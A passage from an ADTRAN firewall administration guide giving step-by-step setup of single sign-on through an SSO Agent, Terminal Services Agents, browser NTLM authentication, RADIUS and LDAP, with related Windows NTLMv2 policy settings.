- Step 15** Check the box next to **Allow limited access for non-domain users** to allow limited access to users who are logged in to a computer but not into a domain. These users will not be given membership in the Trusted Users user group, even when set locally, and so will not get any access set for Trusted Users. They are identified in logs as *computer-name/user-name*. When using the local user database to authenticate users, and the **Simple user names in local database** option is disabled, user names must be configured in the local database using the full *computer-name/user-name* identification.
- Step 16** If your network includes non-Windows devices or Windows computers with personal firewalls running, check the box next to **Probe user for** and select the radio button for either **NetAPI** or **WMI** depending on which is configured for the SSO Agent. This causes the firewall to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. Such devices do not respond to, or may block, the Windows networking messages used by the SSO Agent to identify a user.
- Step 17** In the **Probe timeout** field, enter the number of seconds that the firewall should wait for a response from the agent on the NetAPI/WMI port. The probe is considered failed after this period. The default is 5 seconds.
- Step 18** To enable probing on the NetAPI/WMI port without aborting the SSO attempt if the probes fail, select the **Probe test mode** checkbox. Probe test mode is used to ensure that the probes do not cause failures where SSO could have worked if they were not used. If probe failures are reported when SSO is working, then either the probe timeout is too short or something in the network may be blocking them. For example, if you have an Access Control List set on a router in your network to allow NetAPI from the agent's IP address only, that ACL will block the probes to the NetAPI port from the appliance.

Probe test mode is useful for initial SSO deployment and troubleshooting. When Probe test mode is enabled, you can analyze the behavior by:

- Checking the agent statistics for probe failures
- Monitoring the console port for warnings that probes failed when SSO worked; these messages indicate the host address

If the statistics show 100% probe failures, then something is wrong in the network. If they show intermittent failures, you can try varying the **Probe timeout** setting to see if it helps.

- Step 19** To use LDAP to retrieve user information, select the **Use LDAP to retrieve user group information** radio button. Click **Configure** to configure the LDAP settings. The LDAP Configuration page displays. For configuration information for this page, refer to [“Advanced LDAP Configuration” on page 929](#).
- Step 20** To use locally configured user group settings, select the **Local configuration** radio button.
- Step 21** In the **Polling rate (minutes)** field, enter a polling interval, in minutes. The security appliance will poll the workstation running SSO Agent once every interval to verify that users are still logged on. The default is 1.
- Step 22** In the **Hold time after (minutes)** field, enter a time, in minutes, that the security appliance will wait before trying again to identify traffic after an initial failure to do so. This feature rate-limits requests to the agent. The default is 1.
- Step 23** To populate the **User names used by Windows services** list, click the **Add** button. In the Service User name dialog box, type the service login name (the simple name only, without the domain or PC name) into the **Enter the name of a user account used by a Windows service** field and then click **OK**.

The image shows a dialog box with the title "Enter the name of a user account used by a Windows service:". Below the title is a text input field containing the text "vmware\_user". At the bottom right of the dialog box are two buttons: "OK" and "Cancel".

The purpose of this list is to distinguish the login names used by Windows services from real user logins. When the SSO agent queries Windows to find the user logged into a computer, Windows actually returns a list of user accounts that are/have been logged in to the computer and does not distinguish user logins from service logins, hence giving the SSO agent no way to determine that a login name belongs to a service. This may result in the SSO agent incorrectly reporting a service name instead of the actual user name.

You can enter up to 64 login names here that may be used by services on end-user computers. The SSO agent will ignore any logins using these names.


If, when using Single Sign On, you see unexpected user names shown on the Users > Status page, or logs of user login or user login failure with unexpected user names, those may be due to Windows service logins and those user names should be configured here so that the SSO agent will know to ignore them.

In cases where there are multiple ADTRAN appliances communicating with an SSO agent, the list of service account names should be configured on only one of them. The effect of configuring multiple lists on different appliances is undefined.

To edit a service account name, select the name, click **Edit**, make the desired changes in the Service User name dialog box, and then click **OK**.

To remove service account names, select one or more names and then click **Remove**.

- Step 24** Click on the **Enforcement** tab if you want to either trigger SSO on traffic from a particular zone, or bypass SSO for traffic from non-user devices such as internal proxy web servers or IP phones.



- Step 25** Under **Per-Zone SSO Enforcement**, select the checkboxes for any zones on which you want to trigger SSO to identify users when traffic is sent. If SSO is already required on a zone by Application Control or other policies, those checkboxes are pre-selected and cannot be cleared. If Guest Services is enabled on a zone, SSO cannot be enforced and you cannot select the checkbox.

These per-zone SSO enforcement settings are useful for identifying and tracking users in event logging and App Flow Monitor visualizations, even when SSO is not otherwise triggered by content filtering, IPS, or Application Control policies, or by firewall access rules requiring user authentication.

On zones where security services policies or firewall access rules are set to require user authentication, SSO will always be initiated for the affected traffic and it is not necessary to also enable SSO enforcement here.

- Step 26** To bypass SSO for traffic from certain devices or locations and apply the default content filtering policy to the traffic, select the appropriate address object or address group from the first pulldown menu under **SSO Bypass**. To bypass SSO for certain services or types of traffic, select the service from the second pulldown menu.

The first setting is used where traffic that would be subject to security services screening can emanate from a device other than a user's workstation (such as an internal proxy Web server or IP phone). It prevents the ADTRAN from attempting to identify such a device as a network user in order to select the content filtering policy to apply. The default content filtering policy will be used for all traffic from the selected IP addresses.

The second setting is appropriate for user traffic that does not need to be authenticated, and triggering SSO might cause an unacceptable delay for the service.



SSO bypass settings do not apply when SSO is triggered by firewall access rules requiring user authentication. To configure this type of SSO bypass, add access rules that do not require user authentication for the affected traffic. See [“Adding Access Rules” on page 500](#) for more information on configuring access rules.

**Note**

By default, Linux and Mac users who are not authenticated by SSO via Samba are assigned the default content filtering policy. To redirect all such users who are not authenticated by SSO to manually enter their credentials, create an access rule from the **WAN** zone to the **LAN** zone for the **HTTP** service with **Users Allowed** set to **All**. Then configure the appropriate CFS policy for the users or user groups. See [“Adding Access Rules” on page 500](#) for more information on configuring access rules.

**Step 27** Click the **Terminal Services** tab. The Terminal Services Agent Settings page displays.

**Step 28** Within this page, on the **Terminal Services Agents** tab, click the **Add** button. The page is updated to display a new row in the table at the top, and new input fields in the lower half of the page.

| # | Active | Host Name/IP Address(es) | Port | Enable                              |
|---|--------|--------------------------|------|-------------------------------------|
| 1 |        | 192.168.168.3            | 2259 | <input type="checkbox"/>            |
| 2 |        | 192.168.168.94           | 2259 | <input checked="" type="checkbox"/> |
| 3 |        | 0.0.0.0                  | 2259 | <input checked="" type="checkbox"/> |

Host Name or IP Address(es):  Port:

Shared Key:

Confirm Shared Key:

Ready

For existing agents, a green LED-style icon next to an agent indicates that the agent is up and running. A red LED icon indicates that the agent is down. A yellow LED icon means that the TSA is idle and the appliance has not heard anything from it for 5 minutes or more. Because TSA sends notifications to the appliance rather than the appliance sending requests to the agent, a lack of notifications could mean that there is a problem, but more likely means simply that no user on the terminal server is currently doing anything.

**Step 29** In the **Host Name or IP Address(es)** field, enter the name or IP address of the terminal server on which TSA is installed. If the terminal server is multi-homed (has multiple IP addresses) and you are identifying the host by IP address rather than DNS name, enter all the IP addresses as a comma-separated list.

As you type in values for the fields, the row at the top is updated in red to highlight the new information.

**Step 30** In the **Port** field, enter the port number of the workstation on which TSA is installed. The default port is 2259. Note that agents at different IP addresses can have the same port number.

- Step 31** In the **Shared Key** field, enter the shared key that you created or generated in the TSA. The shared key must match exactly. Re-enter the shared key in the **Confirm Shared Key** field.
- Step 32** Click the **General Settings** tab.
- Step 33** The **Allow traffic from services on the terminal server to bypass user authentication in access rules** checkbox is selected by default. This allows traffic such as Windows updates or anti-virus updates, which is not associated with any user login session, to pass without authentication. If you clear this checkbox, traffic from services can be blocked if firewall access rules require user authentication. In this case, you can add rules to allow access for “All” to the services traffic destinations, or configure the destinations as HTTP URLs that can bypass user authentication in access rules.
- Step 34** Click the **NTLM** tab. The NTLM Browser Authentication page displays. NTLM authentication is supported by Mozilla-based browsers and can be used as a supplement to identifying users via an SSO agent or, with some limitations, on its own without the agent. The ADTRAN appliance interacts directly with the browser to authenticate the user. Users logged in with domain credentials are authenticated transparently; in other cases the user may need to enter credentials to log in to the appliance, but should only need to do so once as the credentials are saved.

Consult the tooltips on this tab for additional details, and see [“How Does Browser NTLM Authentication Work?”](#) on page 853 for more information.

- Step 35** Select one of the following choices from the **Use NTLM to authenticate HTTP traffic** pull-down list:
- **Never** – Never use NTML authentication.
  - **Before attempting SSO via the agent** – Try to authenticate users with NTLM before using the SSO Agent.
  - **Only if SSO via the agent fails** – Try to authenticate users via the SSO agent first; if that fails, try using NTLM.
- Step 36** For **Authentication domain**, do one of the following:

- Enter the full DNS name of the ADTRAN appliance's domain in the form "www.somedomain.com"
- Select the **Use the domain from the LDAP configuration** checkbox to use the same domain that is used in the LDAP configuration.

Fully transparent authentication can only occur if the browser sees the appliance domain as the local domain.

**Step 37** For **Redirect the browser to this appliance via**, select one of the following options to determine how a user's browser is initially redirected to the ADTRAN appliance's own Web server:

- **The interface IP address** – Select this to redirect the browser to the IP address of the appliance Web server interface.
- **Its domain name from a reverse DNS lookup of the interface IP address** – Enables the **Show Reverse DNS Cache** button at the bottom of the window; when clicked, a popup displays the appliance Web server's Interface, IP Address, DNS Name, and TTL in seconds. Click the button to verify the domain name (DNS name) being used for redirecting the user's browser.
- **Its domain name** – Type in the Web server domain name to which the user's browser should be redirected.

**Step 38** Enter a number of retries in the **Maximum retries to allow on authentication failure**.

**Step 39** To detect when users log out, select the polling method to be used by the appliance for Windows, Linux, and Macintosh users in the **On the poll timer, for users authenticated user via NTLM** options. Select the radio button for one of the following methods for users on each type of computer:

- **Poll via the SSO agent** – If you are using an SSO Agent in your network, select this to use it to poll users; for users authenticated via NTLM, the user name that the agent learns must match the name used for the NTLM authentication, or the login session will be terminated. You may want to select a different polling method for Linux or Mac users, as those systems do not support the Windows networking requests used by the SSO agent.
- **Re-authenticate via NTLM** – This method is transparent to the user if the browser is configured to store the domain credentials, or the user instructed the browser to save the credentials.
- **Don't re-authenticate** – If you select this option, logout will not be detected other than via the inactivity timeout.

**Step 40** If you are using older legacy servers that require legacy LAN Manager components to be included in NTLM messages, select the **Forward legacy LanMan in NTLM** checkbox. This may cause authentication to fail in newer Windows servers that don't allow LanMan in NTLM by default because it is not secure.

- Step 41** Click the **Test** tab. The Test Authentication Agent Settings page displays. You can test the connectivity between the appliance and an SSO agent or TSA. You can also test whether the SSO agent is properly configured to identify a user logged into a workstation.



**Note** Performing tests on this page applies any changes that have been made.

Settings Users Enforcement Terminal Services NTLM Test

**Test Authentication Agent Settings**

To test that communication can be established with the authentication agent, select "Check agent connectivity" and click the Test button.

To test that the agent is properly configured to identify the user logged into a workstation, select "Check user", enter the IP address of the workstation, and click the Test button.

Note that this will apply any changes that have been made

Select agent to test: 192.168.168.3

Test:

Check agent connectivity

Check user

Workstation IP address:

Test

Test Status:

**Ready**

Ready

OK Cancel Apply Help

- Step 42** If you have multiple agents configured, select the SSO agent or TSA to test from the **Select agent to test** drop-down list. The drop-down list includes SSO agents at the top, and TSA's at the end under the heading **--Terminal Server Agents--**.

- Step 43** Select the **Check agent connectivity** radio button and then click the **Test** button. This will test communication with the authentication agent. If the firewall can connect to the SSO agent, you will see the message **Agent is ready**. If testing a TSA, the **Test Status** field displays the message, and the version and server IP address are displayed in the **Information returned from the agent** field.

The screenshot shows the 'Test Authentication Agent Settings' dialog box with the following details:

- Test Authentication Agent Settings**
- To test that communication can be established with the authentication agent, select "Check agent connectivity" and click the Test button.
- To test that the agent is properly configured to identify the user logged into a workstation, enter the IP address of the workstation, and click the Test button.
- Note that this will apply any changes that have been made
- Select agent to test: 192.168.168.94
- Test:
  - Check agent connectivity
  - Check user
- Workstation IP address: [Empty field]
- Test: [Test button]
- Test Status:
  - Agent responded**
  - Information returned from the agent:
    - Version: 3.0.28.1001
    - Terminal server IP address: 192.168.168.94
- Ready
- Buttons: OK, Cancel, Apply, Help

- Step 44** For SSO agents only, select the **Check user** radio button, enter the IP address of a workstation in the **Workstation IP address** field, then click **Test**. This will test if the SSO agent is properly configured to identify the user logged into a workstation.

**Tip**

If you receive the messages **Agent is not responding** or **Configuration error**, check your settings and perform these tests again.


- Step 45** When you are finished with all Authentication Agent configuration, click **OK**.

## Configuring Your ADTRAN appliance for Browser NTLM Authentication

To use single sign-on, your firewall must be configured to use either **SSO Agent** or **Browser NTLM authentication only** as the SSO method.

The following procedure describes how to configure your firewall to use **Browser NTLM authentication only**. Perform the following steps:

- Step 1** Log in to your firewall and navigate to **Users > Settings**.  
In the **Single-sign-on method** drop-down menu, select **Browser NTLM authentication only**.



- Step 2** Click **Configure**. The SSO Agent Configuration window displays.
- Step 3** Click the **Settings** tab. Configuration on the **Settings** tab is the same as the configuration for the **NTLM** tab when SSO Agent is selected as the Single-sign-on method. Refer to [Step 34](#) in the procedure in “[Configuring Your firewall for SSO Agent](#)” on page 916 for detailed configuration instructions for this page.
- Step 4** Click the **Users** tab. The User Settings page displays.



- Step 5** Check the box next to **Allow only users listed locally** to allow only users listed locally on the appliance to be authenticated.
- Step 6** Check the box next to **Simple user names in local database** to use simple user names. When selected, the domain component of a user name will be ignored. User names returned from the authentication agent typically include a domain component, for example, domain1/user1. If this box is not checked, user names in the local database must match exactly the full names returned from the agent, including the domain component.
- Step 7** To use LDAP to retrieve user information, select the **Use LDAP to retrieve user group information** radio button. Click **Configure** to configure the LDAP settings. The LDAP Configuration page displays. For configuration information for this page, refer to “[Advanced LDAP Configuration](#)” on page 929.
- Step 8** To use locally configured user group settings, select the **Local configuration** radio button.

- Step 9** In the **Polling rate (minutes)** field, enter a polling interval, in minutes. The security appliance will poll the workstation running SSO Agent once every interval to verify that users are still logged on. The default is 1.
- Step 10** Configuration on the **Enforcement**, **Terminal Services**, and **Test** tabs is the same as for those tabs when SSO Agent is selected as the Single-sign-on method. Refer to the procedure in [“Configuring Your firewall for SSO Agent” on page 916](#) for detailed configuration instructions for these pages.
- Step 11** When you are finished with configuration on all tabs, click **OK**.

## Configuring RADIUS for Use With NTLM

When LDAP is selected in the **Authentication method for login** field, RADIUS configuration is still required when using NTLM authentication. NTLM authentication requires MSCHAP, which is provided by RADIUS but not by LDAP.

The **Configure** button next to **RADIUS may also be required for CHAP/NTLM** is enabled when LDAP authentication is selected on the Users > Settings page.

If LDAP is configured, then it will be used for user group membership lookups after a user's credentials provided by NTLM have been authenticated via RADIUS. Thus, when using NTLM it is not necessary to configure RADIUS to return user group membership information (which can be very complex to do with some RADIUS servers, such as IAS).



### Note

---

Windows 7 and Vista machines require additional configuration to use RADIUS authentication with browser NTLM authentication via Internet Explorer. See the [“Configuring NTLMv2 Session Security on Windows” section on page 927](#).

---


To configure RADIUS settings, click the **Configure** button and follow the instructions in the [“Configuring RADIUS Authentication” section on page 878](#).

## Configuring NTLMv2 Session Security on Windows

In Microsoft Windows 7 and Vista, Internet Explorer uses the *NTLMv2* variant of NTLM by default. The NTLMv2 variant cannot be authenticated via RADIUS in the same way as NTLM. To use browser NTLM authentication as the SSO method with these versions of Windows, the Windows machines must be configured to use *NTLMv2 Session Security* instead of NTLMv2. NTLMv2 Session Security is a variant that is designed to be compatible with RADIUS/MSCHAPv2. This configuration is performed using Windows Group Policy.

To configure a Windows 7 or Vista machine to use NTLMv2 Session Security, perform the following steps:

- Step 1** To open Windows Group Policy, open the Control Panel and select **Administrative Tools**.
- Step 2** Select **Local Security Policy** to open the Local Security Policy window.
- Step 3** Expand **Local Policies** and click on **Security Options**.



- Step 4** Edit the **Network Security: LAN Manager authentication level** setting and select one of the following:
- **Send NTLM response only**
  - **Send LM & NTLM - use NTLMv2 session security if negotiated**
- Step 5** To prevent the above setting from enabling NTLM more generally, do one or both of the following:

- Set the **Network Security: Restrict NTLM: NTLM authentication in this domain** to **Deny all**.
- Set the **Network Security: Restrict NTLM: Outgoing NTLM traffic to remote servers** to **Deny all**.

Then, do one or both of the following:

- Add the ADTRAN appliance domain name or IP address in the **Network Security: Restrict NTLM: Add remote server exceptions for NTLM authentication** setting.
- Add the ADTRAN appliance domain name or IP address in the **Network Security: Restrict NTLM: Add server exceptions in this domain** setting.



## Advanced LDAP Configuration

If you selected **Use LDAP to retrieve user group information** on the **Users** tab in step 19 of “Configuring Your firewall for SSO Agent” on page 916, you must configure your LDAP settings. To configure LDAP settings, perform the following steps:

- Step 1** On the **Users** tab in the SSO Configure window, click the **Configure** button next to the **Use LDAP to retrieve user group information** option.
- Step 2** The **Settings** tab displays. In the **Name or IP address** field, enter the name or IP address of your LDAP server.

- Step 3** In the **Port Number** field, enter the port number of your LDAP server. The default LDAP ports are:
- Default LDAP port – 389
  - Default LDAP over TLS port – 636
- Step 4** In the **Server timeout (seconds)** field, enter a number of seconds the firewall will wait for a response from the LDAP server before the attempt times out. Allowable values are 1 to 99999. The default is 10 seconds.
- Step 5** In the **Overall operation timeout (minutes)** field, enter a number of minutes the firewall will spend on any automatic operation before timing out. Allowable values are 1 to 99999. The default is 5 minutes.
- Step 6** Select the **Anonymous login** radio button to log in anonymously. Some LDAP servers allow for the tree to be accessed anonymously. If your server supports this (MS AD generally does not), you may select this option.
- Select **Give login name / location in tree** to access the tree with the login name.
- Select **Give bind distinguished name** to access the tree with the distinguished name.

**Step 7** To log in with a user's name and password, enter the user's name in the **Login user name** field and the password in the **Login password** field. The login name will automatically be presented to the LDAP server in full 'dn' notation.



**Note** Use the user's name in the **Login user name** field, not a username or login ID. For example, John Doe would log in as John Doe, not jdoe.

**Step 8** Select the LDAP version from the **Protocol version** drop-down menu, either **LDAP version 2** or **LDAP version 3**. Most implementations of LDAP, including AD, employ LDAP version 3.

**Step 9** Select the **Use TLS (SSL)** checkbox to use Transport Layer Security (SSL) to log in to the LDAP server. It is strongly recommended to use TLS to protect the username and password information that will be sent across the network. Most implementations of LDAP server, including AD, support TLS.

**Step 10** Select the **Send LDAP 'Start TLS' request** checkbox to allow the LDAP server to operate in TLS and non-TLS mode on the same TCP port. Some LDAP server implementations support the Start TLS directive rather than using native LDAP over TLS. This allows the LDAP server to listen on one port (normally 389) for LDAP connections, and to switch to TLS as directed by the client. AD does not use this option, and it should only be selected if required by your LDAP server.



**Note** Only check the **Send LDAP 'Start TLS' request** box if your LDAP server uses the same port number for TLS and non-TLS.

**Step 11** Select the **Require valid certificate from server** checkbox to require a valid certificate from the server. Validates the certificate presented by the server during the TLS exchange, matching the name specified above to the name on the certificate. Deselecting this default option will present an alert, but exchanges between the firewall and the LDAP server will still use TLS – only without issuance validation.

**Step 12** Select a local certificate from the **Local certificate for TLS** drop-down menu. This is optional, to be used only if the LDAP server requires a client certificate for connections. This feature is useful for LDAP server implementations that return passwords to ensure the identity of the LDAP client (AD does not return passwords). This setting is not required for AD.

**Step 13** Click **Apply**.

**Step 14** Click the **Schema** tab.

**Step 15** From the **LDAP Schema** drop-down menu, select one of the following LDAP schemas. Selecting any of the predefined schemas will automatically populate the fields used by that schema with their correct values. Selecting 'user-defined' will allow you to specify your own values – use this only if you have a specific or proprietary LDAP schema configuration.

- Microsoft Active Directory
- RFC2798 InetOrgPerson
- RFC2307 Network Information Service
- Samba SMB
- Novell eDirectory
- User defined

**Step 16** The **Object class** field defines which attribute represents the individual user account to which the next two fields apply. This will not be modifiable unless you select **User defined**.

**Step 17** The **Login name attribute** field defines which attribute is used for login authentication. This will not be modifiable unless you select **User defined**.

**Step 18** If the **Qualified login name attribute** field is not empty, it specifies an attribute of a user object that sets an alternative login name for the user in *name@domain* format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains. For Microsoft Active Directory, this is typically set to **userPrincipalName** for login using *name@domain*. This can also be set to **mail** for Active Directory and RFC2798 inetOrgPerson.

- Step 19** The **User group membership attribute** field contains the information in the user object of which groups it belongs to. This is **memberOf** in Microsoft Active Directory. The other predefined schemas store group membership information in the group object rather than the user object, and therefore do not use this field.
- Step 20** In the **Additional user group ID attribute** field, enter the attribute that contains the user's primary group ID. This field is used to get primary user group information for user accounts, and works together with the **Additional user group match attribute** option. To enable database searches for the user group information, select the **Use** checkbox.

Windows has the concept of each user having a primary user group, which is normally *Domain Users* for domain users and *Admin Users* for administrators. However, an LDAP search for a user's group memberships does not include that primary group in the list returned from Active Directory. Therefore, to allow setting rules and policies for the *Domain Users* or *Admin Users* groups, the appliance also needs to retrieve a user's primary user group with a separate LDAP search.

An attribute must be used for the search, because in Active Directory the user's primary group is not set by name as other user group memberships are. Instead, it is set in the user object by a *primaryGroupID* attribute that gives an ID number, that ID number being given in the user group object by a *primaryGroupToken* attribute.

To allow these user groups to be used on the appliance for applying group policies, after reading the user object with its user group memberships from LDAP, the appliance needs to perform an additional search for a user group with a *primaryGroupToken* attribute matching the user's *primaryGroupID* attribute.

Use of these attributes is off by default, as there is additional time overhead in user group searches. The **Use** checkbox must be enabled to search for a user's primary user group.

Although this is primarily for attributes of Active Directory, it can operate with any schema to allow a search for one additional user group by setting appropriate attribute values in the **Additional user group ID attribute** and **Additional user group match attribute** fields. These fields default to *primaryGroupID* and *primaryGroupToken* when Active Directory is selected.

- Step 21** The **Framed IP address attribute** field can be used to retrieve a static IP address that is assigned to a user in the directory. Currently it is only used for a user connecting using L2TP with the firewall L2TP server. In future releases, this may also be supported for the ADTRAN Global VPN Client (GVC). In Active Director, the static IP address is configured on the Dial-in tab of a user's properties.
- Step 22** The **Object class** field defines the type of entries that an LDAP directory may contain. A sample object class, as used by AD, would be 'user' or 'group'.
- Step 23** The **Member attribute** field defines which attribute is used for login authentication.
- Step 24** The **Additional user group match attribute** field defines the attribute that contains the user group ID for the user. The **Additional user group match attribute** field works together with the **Additional user group ID attribute** field. For more information about these fields, see [Step 20](#) above.

**Step 25** Select the **Directory** tab.

**Step 26** In the **Primary Domain** field, specify the user domain used by your LDAP implementation. For AD, this will be the Active Directory domain name, such as *yourADdomain.com*. Changes to this field will, optionally, automatically update the tree information in the rest of the page. This is set to **mydomain.com** by default for all schemas except Novell eDirectory, for which it is set to **o=mydomain**.

**Step 27** In the **User tree for login to server** field, specify the tree in which the user specified in the 'Settings' tab resides. For example, in AD the 'administrator' account's default tree is the same as the user tree.

**Step 28** In the **Trees containing users** field, specify the trees where users commonly reside in the LDAP directory. One default value is provided that can be edited, a maximum of 64 DN values may be provided, and the firewall searches the directory until a match is found, or the list is exhausted. If you have created other user containers within your LDAP or AD directory, you should specify them here.

**Step 29** In the **Trees containing user groups** specify the trees where user groups commonly reside in the LDAP directory. A maximum of 32 DN values may be provided. These are only applicable when there is no user group membership attribute in the schema's user object, and are not used with AD.

The above-mentioned trees are normally given in URL format but can alternatively be specified as distinguished names (for example, "myDom.com/Sales/Users" could alternatively be given as the DN "ou=Users,ou=Sales,dc=myDom,dc=com"). The latter form will be necessary if the DN does not conform to the normal formatting rules as per that example. In Active Directory the URL corresponding to the distinguished name for a tree is displayed on the Object tab in the properties of the container at the top of the tree.



**Note**

AD has some built-in containers that do not conform (for example, the DN for the top level Users container is formatted as "cn=Users,dc=...", using 'cn' rather than 'ou') but the ADTRAN knows about and deals with these, so they can be entered in the simpler URL format.

Ordering is not critical, but since they are searched in the given order it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred.

**Note**


When working with AD, to locate the location of a user in the directory for the 'User tree for login to server' field, the directory can be searched manually from the Active Directory Users and Settings control panel applet on the server, or a directory search utility such as queryad.vbs in the Windows NT/2000/XP Resource Kit can be run from any PC in the domain.

**Step 30** The **Auto-configure** button causes the firewall to auto-configure the 'Trees containing users' and 'Trees containing user groups' fields by scanning through the directory/directories looking for all trees that contain user objects. The 'User tree for login to server' must first be set.

Select whether to append new located trees to the current configuration, or to start from scratch removing all currently configured trees first, and then click **OK**. Note that it will quite likely locate trees that are not needed for user login and manually removing such entries is recommended.

If using multiple LDAP/AD servers with referrals, this process can be repeated for each, replacing the 'Domain to search' accordingly and selecting 'Append to existing trees' on each subsequent run.

**Step 31** Select the **Referrals** tab.



**Step 32** If multiple LDAP servers are in use in your network, LDAP referrals may be necessary. Select one or more of the following check boxes:

- **Allow referrals** – Select when user information is located on an LDAP server other than the primary one.
- **Allow continuation references during user authentication** – Select when individual directory trees span multiple LDAP servers.

- **Allow continuation references during directory auto-configuration** – Select to read directory trees from multiple LDAP servers in the same operation.
- **Allow continuation references in domain searches** – Select to search for sub-domains in multiple LDAP servers.

**Step 33** Select the **LDAP Users** tab.

- Step 34** Check the **Allow only users listed locally** box to require that LDAP users also be present in the firewall local user database for logins to be allowed.
- Step 35** Check the **User group membership can be set locally by duplicating LDAP user names** box to allow for group membership (and privileges) to be determined by the intersection of local user and LDAP user configurations.
